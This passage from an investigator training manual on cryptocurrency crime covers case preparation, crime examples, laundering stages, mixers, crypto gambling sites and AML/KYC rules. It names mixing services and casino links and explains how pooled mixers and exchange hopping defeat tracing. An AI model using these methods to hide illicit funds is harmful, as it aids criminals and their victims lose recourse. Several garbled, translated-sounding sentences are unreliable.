- Make contact with FIUs in foreign jurisdictions, requesting access to STRs or other intelligence information or analysis through the national FIU utilizing the Egmont Secure Web⁴⁶ or other bilateral modalities; and
- Engage informal procedures with a central authority (Prosecutor's Office) for transmitting mutual legal assistance requests to a foreign jurisdiction. With the last option, without going into unnecessary detail on the legally complex mutual legal assistance practicalities, additional difficulty with utilizing mutual legal assistance requests for the seizure of centralized or decentralized virtual currencies is the lack of legal regulation for such currencies (already discussed in this Manual leaving their status in the financial system of the requested state open to interpretation. It has to be kept in mind that mutual legal assistance is a highly formalized process that relies on exact definitions and clear procedures and is often prejudiced by the lack of understanding or willingness of the requested state to deal with the issues that may be alien to its legal system.

82. Preparing Your Case

This course is intended to be a best practice reference for Law Enforcement, Military, Intelligence, and Private Sector Investigators responsible for investigating financial types of crimes. No set of guidelines can replace the need for active and ongoing consultation with colleagues, prosecutors, and subject matter experts. Investigations often require careful legal and technical analysis of complicated issues, culminating in difficult decisions that may affect victims, witnesses, and other organizations or entities. A process needs to be followed in any investigation to ensure that the investigation is fair, impartial, conducted thoroughly and efficiently, and presented to the prosecuting authority in a concise and complete package. Most investigations begin with the instigation of an alleged offense, followed by investigation, collecting evidence, suspect management, issuing charges, and culminates in a court proceeding to determine guilt or innocence (Figure 15-1).

Figure 15-1: Investigative Process



In this course, we have attempted to provide a theoretical understanding and teach some practical techniques for carrying out an investigation involving cryptocurrencies. Hopefully, it has prepared you and given you the necessary tools to research and develop techniques for any new cryptocurrency that may need your attention. There are no laws currently that specifically address cryptocurrencies; however, many different types of crimes may involve cryptocurrency. The use of cryptocurrency could easily find its way into almost any category of crime.

In the United States, a man killed his wife and disposed of her body by putting it through a tree chipper aimed towards a lake. He hoped that the bits of the woman's body would be consumed by the fish in the lake, and without the "corpus delicti," he would go undetected and be cleared of the crime. Ultimately, he was convicted partially based on a Google search he made on "tree chippers" and "how to dispose of a body," and partially on the evidence that law enforcement officials obtained when they were then able to track down where the man rented the tree chipper, and subsequently finding the woman's DNA inside the chipper.

The fact is that cryptocurrencies are here to stay, and it is only a matter of time before an app of some sort will appear that allows untraceable, cheap micropayments to be made through the blockchain. As a result, people will be able to transact small amounts of money daily, both online and in the real world. This will also facilitate the use of cryptocurrencies entering into nearly every type of crime. Investigators need to be ready with the skills and capability to identify, investigate and prepare these cases for prosecution. To be proficient in performing cryptocurrency investigations, you will need to stay on top of your game, continually researching and trying to discover new and creative ways to investigate crimes involving cryptocurrencies.

82.1. Examples of Crimes Involving Cryptocurrency

Examples of Crimes Involving Cryptocurrency

Buying Illegal Goods

A person could easily use a cryptocurrency to buy goods online that are illegal. Where you begin, your investigation depends on how you were introduced to the suspect and the activity. It could have been that an online store was shut down by the police, and log files and customer data were provided to you to investigate.

Selling Illegal Goods

Traders of illegal merchandise on the dark web are the most common forms of selling illegal goods (i.e., weapons, drugs, human trafficking, prostitution, etc.). However, many entrepreneurial criminals have branched off into creating businesses that promote false online digital wallets and currency exchanges. Studies have shown that illegal activity accounts for a substantial proportion of the users and trading activity in bitcoin. For example, approximately one-quarter of all users (25%) and close to one-half of bitcoin transactions (44%) are associated with illegal activity.

Theft of Cryptocurrency

Tokyo-based Mt.Gox, the largest bitcoin exchange, was the first high-profile hack in cryptocurrency history. It filed for bankruptcy in 2014 and said it lost 750,000 of its users' bitcoins and 100,000 of the exchange's own. In 2018, hackers stole \$530 million worth of a lesser-known cryptocurrency called NEM from the Japanese exchange Coincheck.

Businesses are the second most vulnerable group, making up 21 percent of those hacked. In many cases, criminals using ransomware hack the internal system of these companies and demand cryptocurrency as a ransom. Companies don't have to report a ransomware incident because it does not involve losing personal data.

Money Laundering

In 2018, a 21-year-old bitcoin dealer from California was prosecuted for committing numerous illegal money transmissions, and money laundering counts. The individual apparently sold about \$750,000 worth of bitcoin to 900 individuals in the U.S. through his bitcoin exchange service. The exchange was not registered as a licensed money transmitter, and the owner intentionally failed to implement anti-money laundering measures. He was accused of one count of illegal money transmission and one count of money laundering. Further, the prosecutors said to fund his "illegal" bitcoin exchange, the owner committed a total of 28 counts of international money laundering, where he wired at least \$900,000 in 30 transactions from his bank

accounts in the U.S. to Hong Kong-based crypto exchange Bitfinex to buy bitcoin and to avoid ID verification processes after his trading account with U.S.-based crypto exchange Coinbase was closed.

Terrorism Financing

The United States law enforcement authorities have begun cracking down on mainstream financial platforms, which has caused popularity among terrorist financiers, to begin using the Darknet to raise funds through digital currencies like bitcoin. In 2017, a woman was arrested in New York for obtaining \$62,000 in bitcoin to send to the Islamic State. After a failed attempt to join the Islamic State 2016, the woman used false information to acquire loans and multiple credit cards, which she then transferred into digital currencies before sending it through Pakistan, China, and Turkey to help fund the activities of the terrorist group. Prosecutors, in this case, accused the woman of fraud and providing material support to a terrorist organization. Coincidentally, around the same time, an Islamic State-affiliated Darknet site called *Isdarat*, accessible through TOR, sought bitcoin contributions from supporters. The first way to counteract this trend is by investigators being able to tap into criminal error. As we have learned throughout this course, Bitcoin is not as anonymous as is commonly perceived. It uses a blockchain system that serves as a virtual permanent record of all transactions on the network. As such, the blockchain is publicly accessible, meaning anyone with a sufficient level of computer literacy can trace the digital footprints of traders who think that the anonymizing software of TOR is assuring their anonymity.

Extortion / Kidnapping

In 2018, a 13-year-old boy was playing with two friends at a playground in the South African province of Mpumalanga when suddenly, three men in a car pulled up and grabbed him. His parents later received a Bitcoin ransom demand of roughly \$120,000 (15 bitcoins). The demand was for a payment of 1 Bitcoin by a certain date, with the remaining 14 coins a week later. A wallet address was included and a message that the kidnappers would kill the boy if the parents did not pay. An apparent break in the case occurred when a family friend showed up shortly after the kidnapping, and after seeing CCTV footage of the crime, he drove around to various bars looking for the suspect car. The friend eventually found the car in question and alerted authorities, taking three men into custody. The boy was returned unharmed.

82.2. Ranking Investigations

Most prosecutor's offices handle many investigations that vary in size, complexity, and social importance. Therefore, devoting appropriate resources to more significant investigations will help ensure high-quality investigations and maximize desired outcomes. To make effective decisions regarding resources and priorities, Federal Prosecutors, District Attorneys, State Attorneys, or their designees identify matters having potential social significance, which are deemed priority matters.

There are some considerations prosecutors have when ranking the prosecution of an investigation, specifically one involving the use of cryptocurrency, and prosecutors may consider one or more criteria, including but not limited to the following:

- Whether the matter presents an opportunity to send a particularly strong and effective message of deterrence, including concerning markets, products, and transactions that are newly developing or long-established but which by their nature present limited opportunities to detect wrongdoing thus to deter misconduct.
- Whether the matter involves particularly egregious or extensive misconduct.
- Whether the matter involves potentially widespread and extensive harm to investors or the public in general.
- Whether the matter involves misconduct by persons occupying positions of substantial authority or responsibility or who owe fiduciary or other enhanced duties and obligations to a broad group of investors or others.
- Whether the matter involves potential wrongdoing as prohibited under newly-enacted legislation or regulatory rules.
- Whether the potential misconduct occurred in connection with products, markets, transactions, or practices that pose particularly significant risks for investors or a systemically important sector of the market.
- Whether the matter involves a substantial number of potential victims and/or particularly vulnerable victims.
- Whether the matter involves products, markets, transactions, practices, or other activities that have been identified as priority areas.
- Whether the matter provides an opportunity to pursue priority interests shared by other law enforcement agencies on a coordinated basis.

Although determining the priority of an investigation may consider the above factors, the ranking of an investigation is a judgment based on all of the facts and circumstances are known to date.

82.3. Crime Scene Checklist

Downloadable [Crime Scene Checklist](#)

82.4. Investigative Checklist

[Download Investigative Checklist](#)

83. Money Laundering Schemes

Money laundering is a concept that refers to the integration of money or goods into the legal, economic system coming from illegal means, although appearing legal and introduced through different methods (Tondini, 2006).

Money laundering process

Money laundering has different phases before getting integrated and finally deposited as part of the legal, financial system. Their names might vary according to different expert jurists, but almost everyone indicates three main stages – placement, stratification or transformation, and integration or investment of funds (Tondini, 2006). Thus, the procedure through which money laundering is done is the following:

- **Placement Stage:** it is the first step within the money laundry process. Here the illegal funds are being introduced into the economic system (Tondini, 2006). It is considered the most complicated stage (Brot, 2002), and it is usually done by agents outside the criminal organization. In this stage, cash funds are deposited in different easy bank accounts with several names; money is also converted to metals or precious stones. Other businesses that might laundry money are casinos, restaurants, hotels, night businesses.
- **Stratification or transformation Stage:** in this stage, it gets more difficult to detect the laundering. Money is transferred from one bank account into another, from one business into another, or direct to tax havens – both in cash and electronic means – this way makes it difficult to control and finding its origin (Brot, 2002). The objective of this second stage is to acquire assets and transform them as if they were legal (Tondini, 2006). Here it is worth mentioning that money is moved very fast. It normally ends up in an offshore deposit or tax haven for the money to circulate within different countries and institutions. According to the Financial Action Task Force on Money Laundering (FATF), the most important means in the transferring of money is by electronic means.
- **Integration or Investment Stage:** This last stage is the most difficult to detect in practice. Illicit activities are already part of the economy and appear legal; thus, they become normal (Tondini, 2006). Once the launderers reach this stage, it is very difficult to notice legal funds from illegal funds, for they are mixed.

83.1. Money Laundering Mixers, Tumblers, and Foggers

There are some money-laundering services available for cryptocurrencies. These services are variously called mixers, tumblers, foggers, and laundries. They take in funds from multiple customers, mix those funds, and then output the mixed funds. The purpose of these money-laundering services is to obfuscate the origin and receipt of cryptocurrencies. They typically charge between 1% and 3% per transaction for their services.


Mixers Explained

These are secret organizations that make it difficult for the governments in their laws against money laundering on Bitcoin (Reid & Harrigan, 2013). They are used to mix money from one person with money from another person, so it isn't easy to know what belongs to whom or where it is coming from, as it is mixed money. This process consists of sending one's money to the anonymous service. Later the same amount is returned but mixed with bitcoins from other individuals (Criptonoticias, 2016). This way, the transactions history of any client in the accounts book is hidden, that is to say, the blockchain, so it becomes easier to laundry money without being detected. A 'mixer' is efficient, e.g., it keeps hidden laundered money when it has many subscribers.

- BestMixer.io
- Bitblender
- Bitcloak
- BitcoinFog
- BitLaunder
- BitMix.Biz
- Bitmixer
- Chipmixer.com
- Coinmixer
- cryptomixer.io
- DarkLaunder
- Helix
- Helix2
- Helixlight
- HelixMixer
- Outlawtumbler
- Penguinmixer
- PrivCoin.io

Some of these services have stopped servicing clients in the wake of regulatory enforcement. In July 2017, for instance, Bitmixer.io terminated its service.

We are seeing these money-laundering services beginning to take advantage of large-scale advertising platforms for acquiring new customers. The example below is an advertisement on Google AdWords for Coinmixer, a Sweden-based cryptocurrency money laundering service.



Cryptocurrency money laundering services are now trying to disassociate input funds for mixing versus the output funds sent to the criminal who wishes to receive these laundered funds. This is done through having large pools of liquidity (i.e., holding millions of dollars worth of Bitcoin or other cryptocurrencies) and keeping these pools separated. In 2016 and 2017, these funds were combined, and the mixers relied on timing and value combination scrambling to hide the flow of funds from senders and receivers.

In late 2017 and 2018, we began seeing these services paying particular attention to disassociating input pools and output pools of coins. They are doing this by collecting input funds into large pools and then depositing these funds into exchanges. Then they move the funds between exchanges and finally bring them out to an output pool. This approach reduces the transaction cost of moving the funds and creates two or more international barriers for obfuscating the input and output funds at the exchange level.

83.2. Gambling Services as Money Laundering Facilities

There are between 100 and 200 gambling sites on the Internet that focus on cryptocurrencies. Criminals can establish accounts on these sites and then transfer funds for laundering to them. They will make simple bets, or even in some cases, withdraw funds to a new address without any bets at all. This helps to create a break in the fund's flow trace that acts in many ways like a currency mixer.

Because these gambling sites have little to no "Know Your Customer" (KYC) regulation, it is difficult for law enforcement to obtain information about the funds transfers into and out of these services.

An example list of cryptocurrency gambling sites is available on

<https://coinclarity.com/casinos/>

<https://99bitcoins.com/best-bitcoin-casino/>

83.3. Signs Of Money Laundering

Let's remember that the process of tracking cash flows through bitcoin becomes difficult and more confused due to the following factors:

- Lack of communication between real people and accounts of virtual currency;
- Obstacle tools for tracking (mixers, tumblers, anonymizers);
- Possibilities of the creation of an unlimited number of accounts.

The signs (examples of red flags/indicators) of money laundering on the Internet are:

- A large number of the bank accounts belonging to one administrator of the virtual currency or the company which is engaged in an exchange of virtual currencies (they are sometimes in different countries) which, likely, are used as suspense accounts (so-called "stratification" the second stage of money laundering).
- The administrator of the virtual currency or the company which is engaged in an exchange of virtual currencies is in one country but has accounts in other countries where they have no essential client base (illogical justification of such business activity that can be suspicious)
- A roundabout of the money between bank accounts which are in different countries and belong to different administrators of virtual currency or the companies, engaged in an exchange of virtual currencies (can testify to "stratification" if such activity of the company is unusual);

The volume and frequency of operations with cash (often the sums are lower than a threshold of providing the reporting) are performed by the owner of the administrator of the virtual currency, or the company engaged in an exchange of virtual currencies does not make economic sense.

Criminals use the correspondence nature of virtual currencies for laundering of the criminal income:

- The majority of operations with virtual currencies assume minimum or do not assume any contact "face to face." Such a state of affairs promotes that virtual currencies are used by criminals for money laundering.
- One category of cases of using virtual currencies for criminal purposes includes the scenario in which criminals receive control over accounts of lawful users an opportunity to carry out the operations.
- The second category of cases of use of the correspondence nature of accounts of new payments methods is connected with the anonymous character of some such services.

83.4. Tools to Obstruct Tracking

The central payment register known as a chain of blocks is the basis of the functioning of the Bitcoin network. The register contains information on all ever executed operations and is used for checking the legitimacy of transactions. To confuse the transition of money from the buyer to the seller is very easy. It is possible to carry it out employing so-called blenders/mixers (“Tumbler”) for a certain commission.

The centralized mixing services

Bitcoin mixers, belonging to the first generation, worked as centralized services for mixing. It was possible to send bitcoins there, pay the commission for this service, and receive the sum of absolutely other bitcoins. These were the earliest and most primitive services of bitcoin-mixing.

The success of anonymization of currency employing such provided services depends on the number of the user and bitcoins. Because of it, such specialized services are not so popular. For similar purposes, the bitcoin exchange and other trade platforms are more often used. If the mixer were rather big (like Mt. Gox), the deposited funds at a conclusion would turn into absolutely other bitcoins, and it is even not obligatory to sell them and to buy. Thus, without the commission, bitcoins effectively mix up.

It is necessary to trust such a service; it should not steal our bitcoins, and the currency must be protected by technical service from thefts and breakings. Besides, we have to trust that service does not save reports of the passed mixing operations and will sell or give nobody such records. It is very problematic to verify the listed above even if the service assures the return.

Peer-to-peer mixers

To optimize the first generation of mixing services, the following was based on “peer-to-peer groups” of bitcoin users interested in mixing currency, gathering in a certain time. Such mixers (instead of transferring and getting currency) operate as the meeting place of users who will organize mixing independently on a certain platform.

There is no agent holder in such a model; that’s why there is no danger of losing coins. Therefore, the theft problem is solved. The CoinSwap, CoinJoin, and SharedCoin protocols allow users to gather and create a general bitcoin transaction in some stages. Being created, bitcoins go to the destination of one transaction. Until the transaction is created completely, there is no chance of loss of currency.

Nobody, except the mixing server, knows links between senders and recipients (initial and final addresses) of coins. To complicate the chain analysis through blockchain, this operation can be performed in some circles even more.

Also, according to the researcher, Christoph Atlas, peer-to-peer mixing can solve the record-keeping problem by mixing-service, as: “addition to peer-to-peer mixers of such cryptographic primitives as cryptographic blinding (crypto-blinding), zero-knowledge proofs (ZKP) and Succinct Non-interactive Arguments of Knowledge (SNARK) can improve anonymity to the level when neither participants of the

process nor the service organizing mixing knows what address what coins went in the upshot.” Mr. Atlas calls this advanced option of the peer-to-peer mixers “blind mixing.”

Anonymous Altcoins

Due to the developed currencies, it becomes possible to complicate transactions even more.

Christoph Atlas considers that exchangers of cryptocurrencies with the participation of various Altcoins (so-called alternative to Bitcoin, created based on Bitcoin code) can be included in Blockchain-technologies for receiving a completely peer-to-peer exchange mechanism. As soon as new anonymous exchangers are completely developed, we will see how the exit will be done from bitcoins to anonymous Altcoins and the entrance to them in essence. Such exchangers will act as reliable mixers.

Use of “laundries” in criminal intents

Criminals use “laundries” (a set of services that can generate many wallets and send currency between them in a casual order) to make their criminal actions more complicated and harder to trace. Signs of use of virtual “laundries” are very similar to that are used in real “laundries.”

83.5. Legislative Approach to AML / KYC Regulation

As a result of money laundering risks, many governments put in place systems to ensure that Anti-Money Laundering (AML) and Know Your Customer (KYC) regulations are in place to identify individuals carrying out Bitcoin transactions. These regulations are often aimed at exchanges or financial institutions that facilitate Bitcoin transactions. AML regulations are enacted to prevent the conversion of money obtained from illegal activities into legitimate assets. KYC regulations are intended to ensure that financial institutions are aware of the identities of their customers to ensure that unauthorized individuals (such as minors or criminals) don't have access to certain services.

USA

The Financial Crimes Enforcement Network (FinCEN), an agency within the US Treasury Department, published guidelines about Bitcoin as early as 2013, which suggested that although using Bitcoin for purchasing legal goods and services was not illegal, the mining or trading of Bitcoin as well as the operation of exchanges on which Bitcoin is traded would fall under the label of "money service businesses" and would therefore be subject to the same Anti-Money Laundering (AML) and Know Your Client (KYC) measures as other financial institutions.

FinCEN also took action against Ripple in 2013 (which was later settled), arguing that Ripple had failed to implement an effective AML program and failed to report suspicious activity relating to financial transactions on their system, therefore implying that cryptocurrency operators are subject to the Money Service Business (MSB) regulations. However, it should be noted that Ripple operates on a more centralized platform than Bitcoin and many other cryptocurrencies. Therefore it is extremely unlikely that an 'operator' of Bitcoin could be identified and made subject to the MSB regulations. FinCEN's powers also extend beyond the territorial USA, taking action against the Russian-domiciled BTC-e exchange for a breach of US AML laws, which was the first action against a non-US-based exchange.

EU

The European Union has also recently taken steps to ensure that exchanges fall under KYC and AML requirements. The European Commission adopted proposals that ensure that cryptocurrency exchanges and wallet providers would fall within the EU's anti-money laundering framework, effective from July 2017. However, these requirements are only applicable to such exchanges that allow for exchange between cryptocurrency and fiat currency, which effectively would exclude many of the most popular exchanges operating today. The provisions also only apply to cryptocurrency wallet providers that offer custodial services of private keys.

European Union

These provisions require exchanges and wallet providers to carry out KYC and AML checks on customers and any beneficial owners, requiring them to collect, process, record personal data and share the same with public authorities.

Asia

Singapore

Singapore is currently in the process of creating a regulatory framework to address money laundering and terrorist financing concerns relating to cryptocurrency, with the Minister in Charge of the Monetary Authority of Singapore (MAS) stating that although the government does not have the power to regulate cryptocurrencies themselves, it can “restrict the activities that surround them if those activities fall within our more general ambit as a financial regulator.”

South Korea

In January 2018, South Korea announced a system intended to ban anonymous accounts in cryptocurrency transactions. Until now, Korean banks have allowed customers to trade through virtual accounts issued by Korean banks. However, as a result of an opinion from South Korean authorities that such bank accounts. The government also announced that banks would have additional AML obligations regarding cryptocurrency exchanges, including reporting any suspicious transactions relating to cryptocurrency exchanges.

Regulation of Exchanges

As exchanges are the primary entry points by which cryptocurrency traders and customers interact with the blockchain, the regulation of these is considered to be of paramount importance. As a result, many jurisdictions focus on the regulation of exchanges, thereby ensuring that they are required to apply KYC regulations to their customers at the registration or time of transaction. This includes a requirement to have verified accounts or an upper limit to which accounts may remain unverified. In terms of AML regulations, the successful application of the regulations on cryptocurrency exchanges is dependent on the exchanges being required to report suspicious transactions to the financial authorities.

Below, this section will consider the approach in the US, Europe, and Asia.

- THE US*

The US Commodity Futures Trading Commission (CFTC) has designated Bitcoin to be a commodity. Although the CFTC does not regulate Bitcoin directly, it has authority regarding commodity futures directly connected to Bitcoin. For example, the CFTC recently accepted a proposal by the Chicago Mercantile Exchange to allow Bitcoin and another cryptocurrency to be cleared in the same manner as other products, which could have a major effect on the value of Bitcoin.

As noted earlier, the trading of Bitcoin would fall under the label of “Money Services Businesses,” according to FinCEN.

There have been various approaches taken by individual States at a State level, particularly with the regulation of exchanges or other money transmitters. Some states, such as New York, have made specific licensing regimes that apply to cryptocurrency exchanges. In contrast, other states, such as Texas, continue to apply existing financial laws and cryptocurrencies. However, the effect of this license in New York was considered by some to be a stifling of the fintech industry’s use of cryptocurrency in that State.

Europe

The European Central Bank has classified Bitcoin as a 'convertible decentralized virtual currency'. The European Banking Authority (EBA) has advised European banks not to trade in any cryptocurrencies until a regulatory regime was put in place. In 2016, the European Parliament agreed to set up a task force to monitor cryptocurrencies to combat money laundering and terrorism. The European Commission has further proposed that cryptocurrency exchanges and digital wallets would be subject to regulation to prevent tax evasion.

Asia

Singapore

Although the MAS does not regulate cryptocurrencies themselves, it restricts their activities, such as exchanges.

Shanmugaratnam explained that MAS, which functions both as Singapore's central bank and financial regulating body, lacks the authority to impose rules on cryptocurrencies themselves. It can, however, restrict "the activities that surround them if those activities fall within our more general ambit as a financial regulator." In addition to money laundering and funding terrorism, these activities also include holding token offerings that issue coins doubling as securities. In the case of such an offering, he elaborated, "The requirements of having to register a prospectus, obtain intermediary or exchange operator licenses, will apply," as will "rules on anti-money laundering and countering terrorism financing." He pledged that MAS would continue to examine the need for "more targeted legislation" on token offerings in addition to the securities laws that are already on the books.

South Korea

The South Korean regulators have been actively investigating some exchanges in recent months, especially after the high-profile hackings and subsequent closure of the Yobit exchange.

To operate legally, the regulators have stated that exchanges must ensure that the following procedures are in place:

1. ensure that customers' funds must be kept separately.
2. provide users with thorough explanations of investment risks.
3. confirm users' real names.
4. establish an adequate anti-money laundering system.
5. have an asset protection system such as dispersion of cryptographic keys.
6. increase transparency by disclosing transaction details to the public.

In addition, South Korea has also limited the rights of financial institutions to offer virtual, anonymous bank accounts and place the responsibility on exchanges to report any large cryptocurrency transactions. The new regulations also restrict non-nationals and minors from making any cryptocurrency transactions.

83.6. The Increasing Complexity Of Money Laundering Schemes

Lack of communications between accounts in virtual currencies and real people in combination with an opportunity to have any number of accounts allows creating new difficult schemes to conceal an illegal source of an origin of means.

Thus virtual currencies represent additional opportunities for the creation of new methods of money laundering. It is quite natural to expect criminals to continue developing ways of laundering criminal income using virtual currencies. The emergence of more intricate schemes with wide use in criminal intents the speech about will become its result.


Let's give an example where the scheme of money laundering of illegal income using virtual currencies and prepaid cards is presented:

When the investigation was carrying out, it was established that the international criminal group used one of the providers of financial services for transferring illegal money to the East European countries, which members of this group cashed and turned the specified means into electronic money in offices on an exchange of electronic currencies. Electronic money was transferred into the accounts opened by the members of this group at one of the financial services providers engaged in operations with virtual currency in the specified countries. The mentioned provider of financial services let out together with one offshore bank the MasterCard Cirrus prepaid cards, which could be got anonymously and deposited on them the sums of electronic currency. Such cards could be used in any country in ATMs and at a payment of purchases via the terminals accepting the Cirrus cards. This scheme allowed criminals to hide illegal money effectively and provided fast and anonymous access to such means.

83.7. How Does Cryptocurrency Money Laundering Work

Hiding the illicit origins of these funds, aka 'money laundering,' has also kept pace with the times. The age of crypto is far different from the days of Al Capone, who allegedly purchased 'Laundromats' to mix dirty money with legitimate business proceeds and thereby obscure his organization's illegal profits derived from prostitution and bootleg booze.

The growing theft of cryptocurrencies and their increasing use by terrorists, extortionists, identity thieves, drug dealers, weapons dealers, and human traffickers have ushered in a new era of high-tech virtual money laundering. However, unlike cash, getting this dirty crypto money clean is a little more complicated.



The first step in the cleansing process is called Layering. In the traditional money laundering world, this would involve purchasing expensive items like gold bars, cars, jewelry, or real estate and then reselling them. The virtual world involves moving money into the cryptocurrency system and moving it around using mixers, tumblers, and chain hopping. The more dirty crypto money goes into the systems, and the more it moves around, the harder it becomes for investigators to see through the web of action and trace a path

